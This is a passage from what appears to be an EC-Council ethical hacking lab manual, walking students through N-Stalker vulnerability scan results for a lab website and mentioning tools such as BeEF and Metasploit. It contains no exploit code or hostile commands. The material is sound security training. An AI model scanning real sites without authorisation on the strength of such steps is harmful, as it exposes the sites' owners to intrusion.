session for further analysis** radio button and click **Next**.




Figure 3.1.10: N-Stalker Results Wizard

TASK 1.4

Analyze the Scan Result

21. N-Stalker displays a summary of the vulnerabilities found. After examining the summary, click the **Done** button.




Figure 3.1.11: N-Stalker Summary

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. In the left pane, expand all the nodes and sub-nodes of the URL **http://www.moviescope.com/** under the **Website Tree** section. This displays the website's pages.




Figure 3.1.12: N-Stalker Website Tree

23. You can view the complete scan results in N-Stalker's main dashboard.

24. Now, click to expand the URL **http://www.moviescioe.com/** under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.13: Vulnerabilities discovered

25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.

Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

26. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on **#8**.

27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity, Vulnerability Class,** and **References**.

TASK 1.5

Analyze the Vulnerabilities

28. Further, you can navigate to various available options such as **General Info, Details and Fix, Browser Details, HTTP Request**, and **HTTP Response,** under the **Vulnerability** section of the **Vulnerability Information** pane.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can also use other web application security testing tools such as Browser Exploitation Framework (BeEF) (https://beefproject.com), Metasploit (https://www.metasploit.com), PowerSploit (https://github.com), Watcher Web Security Tool (https://www.casaba.com), or Acunetix WVS (https://www.acunetix.com) to protect the organization's web applications from various attacks..




Figure 3.1.14: Vulnerability information

29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.